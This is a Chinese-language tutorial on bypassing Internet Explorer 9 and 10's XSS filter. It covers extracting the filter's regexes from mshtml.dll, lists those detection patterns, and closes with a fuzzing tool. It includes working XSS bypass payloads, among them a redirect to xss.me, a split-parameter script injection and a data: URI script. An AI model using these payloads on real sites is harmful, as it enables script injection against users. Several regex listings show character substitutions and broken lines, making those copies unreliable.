Bypass IE XSS Filter


1. 背景

从 IE8 beta2 开始，微软加入了 xss Filter。如同大部分安全产品一样，防护的对策就是利用规则去过滤攻击代码，基于可用和效率的考虑，同时加入黑白名单策略（即同源策略）。

经过几代的更新和大量 hack 爱好者的测试（微软喜欢招揽一些帮助寻找漏洞的人才），到 IE9 已经有了比较好的提升。下面主要针对 IE9 和 IE10。


2. 找根源

IE xss filter 工作原理



其流程


这里提供几种方法寻找 IE xss Filter 的正则。


HTTP Response
Navigation to HTML?
No
Yes
Same Site?
Yes
No
Heuristic match on GET/POST Data?
No
Yes
Build a signature for each heuristic match
Signature match on response body?
No
Yes
Neuter appropriate characters for each signature match
Log results and inform the user that an XSS attack has been blocked
Provide HTTP Response to Web Browser

3. 提取正则


这里提供几种方法寻找 IE xss Filter 的正则。（Ie 的 xss filter regx 存在于系统内核 mshtml.dll 模块中）。

查找很简单 可以使用 notepad++ textfx 16 进制查看。（搜索‘sc{’ ）




```
827784  "000CA1870  7B 28 76 7C 28 26 5B 23-28 29 5C 5B 5C 5D 2E 5D  {(v|(&[#()\[\].]"
827785  "000CA1880  78 3F 30 2A 28 28 38 36-29 7C 28 35 36 29 7C 28  x?0*((86)|(56)|("
827786  "000CA1890  31 31 38 29 7C 28 37 36-29 29 3B 3F 29 29 28 5B  118)|(76));?))(["
827787  "000CA18A0  5C 74 5D 7C 28 26 5B 23-28 29 5C 5B 5C 5D 2E 5D  \t]|(&[#()\[\].]"
827788  "000CA18B0  78 3F 30 2A 28 39 7C 28-31 33 29 7C 28 31 30 29  x?0*(9|(13)|(10)"
827789  "000CA18C0  7C 41 7C 44 29 3B 3F 29-29 2A 28 62 7C 28 26 5B  |A|D);?))*(b|(&["
827790  "000CA18D0  23 28 29 5C 5B 5C 5D 2E-5D 78 3F 30 2A 28 28 36  #()\[\].]x?0*((6"
827791  "000CA18E0  36 29 7C 28 34 32 29 7C-28 39 38 29 7C 28 36 32  6)|(42)|(98)|(62"
827792  "000CA18F0  29 29 3B 3F 29 29 28 5B-5C 74 5D 7C 28 26 5B 23  ));?))([\t]|(&[#"
827793  "000CA1900  28 29 5C 5B 5C 5D 2E 5D-78 3F 30 2A 28 39 7C 28  ()\[\].]x?0*(9|("
827794  "000CA1910  31 33 29 7C 28 31 30 29-7C 41 7C 44 29 3B 3F 29  13)|(10)|A|D);?)"
827795  "000CA1920  29 2A 28 73 7C 28 26 5B-23 28 29 5C 5B 5C 5D 2E  )*(s|(&[#()\[\]."
827796  "000CA1930  5D 78 3F 30 2A 28 28 38-33 29 7C 28 35 33 29 7C  ]x?0*((83)|(53)|"
827797  "000CA1940  28 31 31 35 29 7C 28 37-33 29 29 3B 3F 29 29 28  (115)|(73));?))("
827798  "000CA1950  5B 5C 74 5D 7C 28 26 5B-23 28 29 5C 5B 5C 5D 2E  [\t]|(&[#()\[\]."
827799  "000CA1960  5D 78 3F 30 2A 28 39 7C-28 31 33 29 7C 28 31 30  ]x?0*(9|(13)|(10"
827800  "000CA1970  29 7C 41 7C 44 29 3B 3F-29 29 2A 28 63 7C 28 26  )|A|D);?))*(c|(&"
827801  "000CA1980  5B 23 28 29 5C 5B 5C 5D-2E 5D 78 3F 30 2A 28 28  [#()\[\].]x?0*(("
827802  "000CA1990  36 37 29 7C 28 34 33 29-7C 28 39 39 29 7C 28 36  67)|(43)|(99)|(6"
827803  "000CA19A0  33 29 29 3B 3F 29 29 28-5B 5C 74 5D 7C 28 26 5B  3));?))([\t]|(&["
827804  "000CA19B0  23 28 29 5C 5B 5C 5D 2E-5D 78 3F 30 2A 28 39 7C  #()\[\].]x?0*(9|"
```

或者使用 winhex(作者喜欢的工具) （搜索‘sc{’ ）



```
13246215  29 3B 3F 29 29 2E 7D 00  00 3C 3E 3A 28 3D 26  );?)).}  <>:(=&
13246230  23 40 00 00 00 00 00 00  00 00 7B 3C 73 74 7B  #@        {<st{
13246245  79 7D 6C 65 2E 2A 3F 3E  2E 2A 3F 28 28 40 5B  y}le.*?>.*?((@[
13246260  69 5C 5C 5D 29 7C 28 28  5B 3A 3D 5D 7C 28 26  i\\])|(([:=]|(&
13246275  5B 23 28 29 5C 5B 5C 5D  2E 5D 78 3F 30 2A 28  [#()\[\].]x?0*(
13246290  28 35 38 29 7C 28 33 41  29 7C 28 36 31 29 7C  (58)|(3A)|(61)|
13246305  28 33 44 29 29 3B 3F 29  29 2E 2A 3F 28 5B 28  (3D));?)).*?([(
13246320  5C 5C 5D 7C 28 26 5B 23  28 29 5C 5B 5C 5D 2E  \\]|(&[#()\[\].
13246335  5D 78 3F 30 2A 28 28 34  30 29 7C 28 32 38 29  ]x?0*((40)|(28)
13246350  7C 28 39 32 29 7C 28 35  43 29 29 3B 3F 29 29  |(92)|(5C));?))
13246365  29 29 7D 00 00 00 00 3A  28 3D 23 00 00 00 00  ))}    :(=#
13246380  00 00 00 00 7B 5B 20 2F  2B 5C 74 5C 22 5C 27      {[ /+\t\"\'
13246395  60 5D 73 74 7B 79 7D 6C  65 5B 20 2F 2B 5C 74  `]st{y}le[ /+\t
13246410  5D 2A 3F 3D 2E 2A 3F 28  5B 3A 3D 5D 7C 28 26  ]*?=.*?([:=]|(&
13246425  5B 23 28 29 5C 5B 5C 5D  2E 5D 78 3F 30 2A 28  [#()\[\].]x?0*(
13246440  28 35 38 29 7C 28 33 41  29 7C 28 36 31 29 7C  (58)|(3A)|(61)|
13246455  28 33 44 29 29 3B 3F 29  29 2E 2A 3F 28 5B 28  (3D));?)).*?([(
13246470  5C 5C 5D 7C 28 26 5B 23  28 29 5C 5B 5C 5D 2E  \\]|(&[#()\[\].
13246485  5D 78 3F 30 2A 28 28 34  30 29 7C 28 32 38 29  ]x?0*((40)|(28)
13246500  7C 28 39 32 29 7C 28 35  43 29 29 3B 3F 29 29  |(92)|(5C));?))
13246515  7D 00 00 00 00 00 00 00  00 00 00 00 00 7B 3C  }            {<
13246530  4F 42 7B 4A 7D 45 43 54  5B 20 2F 2B 5C 74 5D  OB{J}ECT[ /+\t]
13246545  2E 2A 3F 28 28 74 79 70  65 29 7C 28 63 6F 64  .*?((type)|(cod
13246560  65 74 79 70 65 29 7C 28  63 6C 61 73 73 69 64  etype)|(classid
13246575  29 7C 28 63 6F 64 65 29  7C 28 64 61 74 61 29  )|(code)|(data)
13246590  29 5B 20 2F 2B 5C 74 5D  2A 3D 7D 00 00 00 00  )[ /+\t]*=}
13246605  00 00 00 7B 3C 41 50 7B  50 7D 4C 45 54 5B 20     {<AP{P}LET[
13246620  2F 2B 5C 74 5D 2E 2A 3F  63 6F 64 65 5B 20 2F  /+\t].*?code[ /
13246635  2B 5C 74 5D 2A 3D 7D 00  00 00 00 00 00 7B 5B  +\t]*=}      {[
13246650  20 2F 2B 5C 74 5C 22 5C  27 60 5D 64 61 74 61   /+\t\"\'`]data
13246665  7B 73 7D 72 63 5B 20 2B  5C 74 5D 2A 3F 3D 2E  {s}rc[ +\t]*?=.
13246680  7D 00 00 00 00 00 00 00  7B 3C 42 41 7B 53 7D  }       {<BA{S}
13246695  45 5B 20 2F 2B 5C 74 5D  2E 2A 3F 68 72 65 66  E[ /+\t].*?href
```

不过这里强烈建议大家熟悉下 IDApro(原因：后面你研究 webkit 或者 andriod 等其他应用时，IDApro 是非常好用的利器)



```
.rdata:00000000642233E8 a_VmlfRAme_?T?s db '{<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}',0
.rdata:0000000064223413                 align 8
.rdata:0000000064223418 aI?fRAme_?T?src db '{<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}',0
.rdata:000000006422343F                 align 20h
.rdata:0000000064223440 aIsINdexT       db '{<is{i}ndex[ /+\t>]}',0
.rdata:0000000064223455                 align 8
.rdata:0000000064223458 aFoRM_?         db '{<fo{r}m.*?>}',0
.rdata:0000000064223466                 align 8
.rdata:0000000064223468                 db '<=',0
.rdata:000000006422346B                 align 10h
.rdata:0000000064223470 aScRIpt_?T?srcT db '{<sc{r}ipt.*?[ /+\t]*?src[ /+\t]*=}',0
.rdata:0000000064223494                 db '<>',0
.rdata:0000000064223497                 align 8
.rdata:0000000064223498 aScRIpt_?       db '{<sc{r}ipt.*?>}',0
.rdata:00000000642234A8                 db '"',27h,'=/',0
.rdata:00000000642234AD                 align 10h
.rdata:00000000642234B0 aAZ09_In_?LU006 db '{[\"\',27h,'][ ]*(([^a-z0-9~_:\',27h,'\" ])|(in)).*?(((l|(\\u006C))(o|('
.rdata:00000000642234B0                 db '\\u006F))({c}|(\\u00{6}3))(a|(\\u0061))(t|(\\u0074))(i|(\\u0069))'
.rdata:00000000642234B0                 db '(o|(\\u006F))(n|(\\u006E)))|((n|(\\u006E))(a|(\\u0061))({m}|(\\u0'
.rdata:00000000642234B0                 db '0{6}D))(e|(\\u0065)))).*?=)',0
.rdata:0000000064223589                 align 4
.rdata:000000006422358C                 db '"',27h,'[]=/',0
.rdata:0000000064223593                 align 8
.rdata:0000000064223598 aAZ09_In_?_?_?  db '{[\"\',27h,'][ ]*(([^a-z0-9~_:\',27h,'\" ])|(in)).*?{[\[]}.*?{[\]]}.*?='
.rdata:0000000064223598                 db '}',0
.rdata:00000000642235D5                 align 8
.rdata:00000000642235D8 a__5            db '"',27h,'.=/',0
.rdata:00000000642235DE                 align 20h
.rdata:00000000642235E0 aAZ09_In_?__?   db '{[\"\',27h,'][ ]*(([^a-z0-9~_:\',27h,'\" ])|(in)).+?{[.]}.+?=}',0
.rdata:0000000064223613                 align 8
.rdata:0000000064223618 a_?AZ09_In_?    db '{[\"\',27h,'].*?{\)}[ ]*(([^a-z0-9~_:\',27h,'\" ])|(in)).+?{\(}}',0
.rdata:000000006422364D                 align 10h
.rdata:0000000064223650                 db '"',27h,'()',0
```

这里给出一个老外 blog 的一条 console 命令 非常实用。

```
findstr /C:"sc{r}"   \WINDOWS\SYSTEM32\mshtml.dll|find "{"
```

这里得到 IE9 2013\2 的 xssfilter regx

```
{(v|(&[#()\[\].]x?0*((86)|(56)|(118)|(76));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(b|(&[#()\[\].]x?0*((66)|(42)|(98)|(62));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(s|(&[#()\[\].]x?0*((83)|(53)|(115)|(73));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(c|(&[#()\[\].]x?0*((67)|(43)|(99)|(63));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*{(r|(&[#()\[\].]x?0*((82)|(52)|(114)|(72));?))}([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()\[\].]x?0*((73)|(49)|(105)|(69));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(p|(&[#()\[\].]x?0*((80)|(50)|(112)|(70));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(t|(&[#()\[\].]x?0*((84)|(54)|(116)|(74));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(:|(&[#()\[\].]x?0*((58)|(3A));?)).}

{(j|(&[#()\[\].]x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(a|(&[#()\[\].]x?0*((65)|(41)|(97)|(61));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(v|(&[#()\[\].]x?0*((86)|(56)|(118)|(76));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(a|(&[#()\[\].]x?0*((65)|(41)|(97)|(61));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(s|(&[#()\[\].]x?0*((83)|(53)|(115)|(73));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(c|(&[#()\[\].]x?0*((67)|(43)|(99)|(63));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*{(r|(&[#()\[\].]x?0*((82)|(52)|(114)|(72));?))}([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()\[\].]x?0*((73)|(49)|(105)|(69));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(p|(&[#()\[\].]x?0*((80)|(50)|(112)|(70));?))([\t]|(&[#()\[\].]x?0*(9|(13)|(10)|A|D);?))*(t|(&[#()\[\].]x?0*((84)|(54)|(116)|(74));?))([\t]|(&[#()
\[\].]x?0*(9|(13)|(10)|A|D);?))*(:|(&[#()\[\].]x?0*((58)|(3A));?)).}

{<st{y}le.*?>.*?((@[i\\])|(([:=]|(&[#()\[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&[#()\[\].]x?0*((40)|(28)|(92)|(5C));?)))))}

{[  /+\t\"\'`]st{y}le[  /+\t]*?=.*?([:=]|(&[#()\[\].]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&[#()\[\].]x?0*((40)|(28)|(92)|(5C));?)))}

{<OB{J}ECT[  /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[  /+\t]*=}

{<AP{P}LET[  /+\t].*?code[  /+\t]*=}

{[  /+\t\"\'`]data{s}rc[  +\t]*?=.}

{<BA{S}E[  /+\t].*?href[  /+\t]*=}

{<LI{N}K[  /+\t].*?href[  /+\t]*=}

{<ME{T}A[  /+\t].*?http-equiv[  /+\t]*=}

{<[?]?im{p}ort[  /+\t].*?implementation[  /+\t]*=}

{<EM{B}ED[  /+\t].*?((src)|(type)).*?=}

{[  /+\t\"\'`]{o}n\c\c\c+?[  +\t]*?=.}

{<.*[:]vmlf{r}ame.*?[  /+\t]*?src[  /+\t]*=}

{<[i]?f{r}ame.*?[  /+\t]*?src[  /+\t]*=}

{<is{i}ndex[  /+\t>]}

{<fo{r}m.*?>}

{<sc{r}ipt.*?[  /+\t]*?src[  /+\t]*=}

{<sc{r}ipt.*?>}

{[\"\'][  ]*(([^a-z0-9~_:\'\"  ])|(in)).*?(((l|(\\u006C))(o|(\\u006F))({c}|(\\u00{6}3))(a|(\\u0061))(t|(\\u0074))(i|(\\u0069))(o|(\\u006F))(n|(\\u006E)))|((n|(\\u006E))(a|(\\u0061))({m}|(\\u00{6}D))(e|(\\u0065)))).*?=}

{[\"\'][  ]*(([^a-z0-9~_:\'\"  ])|(in)).+?{[\[]}.*?{[\]]}.*?=}

{[\"\'][  ]*(([^a-z0-9~_:\'\"  ])|(in)).+?{[.]}.+?=}

{[\"\'].*?{\)}[  ]*(([^a-z0-9~_:\'\"  ])|(in)).+?{\(}}

{[\"\'][  ]*(([^a-z0-9~_:\'\"  ])|(in)).+?{\(}.*?{\)}}
```

IE10 2013\5 的 regx

```
{<sc{r}ipt.*?>}
```

```
{[\″\’][  ]*(([ˆa-z0-
9˜_:\’\″  ])|(in)).*?(((l|(\\u006[Cc]))(o|(\\u006[Ff]))({c}|(\\u00
{6}3))(a|(\\u0061))(t|(\\u0074))(i|(\\u0069))(o|(\\u006[Ff]))(n|(\
\u006[Ee])))|((n|(\\u006[Ee]))(a|(\\u0061))({m}|(\\u00{6}[Dd]))(e|
(\\u0065)))|((o|(\\u006[Ff]))(n|(\\u006[Ee]))({e}|(\\u00{6}5))(r|(
\\u0072))(r|(\\u0072))(o|(\\u006[Ff]))(r|(\\u0072)))|((v|(\\u0076)
)(a|(\\u0061))({l}|(\\u00{6}[Cc]))(u|(\\u0075))(e|(\\u0065))(O|(\\
u004[Ff]))(f|(\\u0066)))).*?=}

{[\″\’][  ]*(([ˆa-z0-9˜_:\’\″  ])|(in)).+?{[\[]}.*?{[\]]}.*?=}

{[\″\’][  ]*(([ˆa-z0-9˜_:\’\″  ])|(in)).+?{[.]}.+?=}

{[\″\’].*?{\)}[  ]*(([ˆa-z0-9˜_:\’\″  ])|(in)).+?{\(}}

{[\″\’][  ]*(([ˆa-z0-9˜_:\’\″  ])|(in)).+?{\(}.*?{\)}}

{[\″\’].*?[{,].*(((v|(\\u0076)|(\\166)|(\\x76))[ˆa-z0-
9]*({a}|(\\u00{6}1)|(\\1{4}1)|(\\x{6}1))[ˆa-z0-
9]*(l|(\\u006C)|(\\154)|(\\x6C))[ˆa-z0-
9]*(u|(\\u0075)|(\\165)|(\\x75))[ˆa-z0-
9]*(e|(\\u0065)|(\\145)|(\\x65))[ˆa-z0-
9]*(O|(\\u004F)|(\\117)|(\\x4F))[ˆa-z0-
9]*(f|(\\u0066)|(\\146)|(\\x66)))|((t|(\\u0074)|(\\164)|(\\x74))[ˆ
a-z0-9]*({o}|(\\u00{6}F)|(\\1{5}7)|(\\x{6}F))[ˆa-z0-
9]*(S|(\\u0053)|(\\123)|(\\x53))[ˆa-z0-
9]*(t|(\\u0074)|(\\164)|(\\x74))[ˆa-z0-
9]*(r|(\\u0072)|(\\162)|(\\x72))[ˆa-z0-
9]*(i|(\\u0069)|(\\151)|(\\x69))[ˆa-z0-
9]*(n|(\\u006E)|(\\156)|(\\x6E))[ˆa-z0-
9]*(g|(\\u0067)|(\\147)|(\\x67)))).*?:}

{<AP{P}LET[  /+\t>]}

{<OB{J}ECT[  /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[
  /+\t]*=}

{<BA{S}E[  /+\t].*?href[  /+\t]*=}

{[  /+\t\″\’`]data{s}rc[  +\t]*?=.}

{<LI{N}K[  /+\t].*?href[  /+\t]*=}

{<[?]?im{p}ort[  /+\t].*?implementation[  /+\t]*=}

{<ME{T}A[  /+\t].*?http-equiv[  /+\t]*=}

{[  /+\t\″\’`]{o}n\c\c\c+?[  +\t]*?=.}

{<EM{B}ED[  /+\t].*?((src)|(type)).*?=}

{<.*[:]vmlf{r}ame.*?[  /+\t]*?src[  /+\t]*=}

{<is{i}ndex[  /+\t>]}
```

```
{<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}

{<sc{r}ipt.*?[ /+\t]*?src[ /+\t]*=}

{<fo{r}m.*?>}

{(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(b|(&#x?0*((66)|(42)|(98)|(62));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(c|(&#x?0*((67)|(43)|(99)|(63));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(i|(&#x?0*((73)|(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(t|(&#x?0*((84)|(54)|(116)|(74));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}

{(j|(&#x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(c|(&#x?0*((67)|(43)|(99)|(63));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(i|(&#x?0*((73)|(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(t|(&#x?0*((84)|(54)|(116)|(74));?))([\t]|(&((#x?0*(9|(13)|(10)|A|D);?)|(tab;)|(newline;))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}

{<st{y}le.*?>.*?((@[i\\])|(([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?))))}

{[ /+\t\"\'`]st{y}le[ /+\t]*?=.*?([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?))}
```

观察下 IE9 到 IE10 的变化 ，可以看出 IE10 比 IE9 又更新了不少正则。

可见 IE 正则是 ATL 系列。Webkit 用 JSCRE（基于 pcre）。Chrome 早期也用 jscre，09 年以后采用 Irregexp。

通过正则可以测试出一些 bypass.

以 IE9 为例：

```
Regx1=  \[\"\'\]\[  \]*(([^a-z0-
9~_:\'\"  ])|(in)).*?(location).*?=
(老正则)


Bypass  :  "+{valueOf:location,  toString:  [].join,0:'jav\x61scri
pt:alert\x280)',length:1}//  location("http://xss.me/");
```

又比如 IE 的复参绕过：

```
param1=<script>prompt(9);/*&param2=*/</script>
```

```
<script/src="data:text/javascript,o={window:'/XSS/'};prompt(o['wind
ow']);"></script>
```

4. 进行 Fuzz


简单的浏览观察，并不能高效的进行 bypass.

转化为脚本

这里当我把 python 改完，突然意识到 python 的正则是 pcre 的！还好 webkit 的 filter 是基于 pcre 的（下次内容写 webkit）。

微软向来用自己家东西，用 C++写了个 fuzz 程序进行 fuzz 测试。

用法。IEfilter.txt 是 IE 的正则。Bypasstest.txt 是绕过语句，result 和 console 界面程序会保存输出结果



e:\program\ie\iefilter\debug\IEfilter.exe

```
<script>alert(11);</script>  bypass  faild!!!:(
regex:(<sc(r)ipt.*?>)

<script/src="data:text/javascript,o={window:'/XSS/'};prompt(o['window']);"></scr
ipt>  bypass  faild!!!:(
regex:(<sc(r)ipt.*?[ /+\t]*?src[ /+\t]*=)

<body/onload="@set @evil=1; @if(@evil)eval(confirm(@evil))@end;">   bypass  fail
d!!!:(
regex:([ /+\t\"\'`](o)n\c\c\c+?[ +\t]*?=.)
```

Bypastest 内容可以自己生成。如果以前玩过 spike 的同学可以直接借用之前的 payload 和方法。

这里提供以下生成 payload 思路：

1.特殊字符　[0x09,0x0A-0x0D,0x20,0xA0]

2.不同编码　xc2xb4xe2x80x99xe2x80　甚至畸形编码ф1й2у3ц4

3.生僻函数

4.边界变量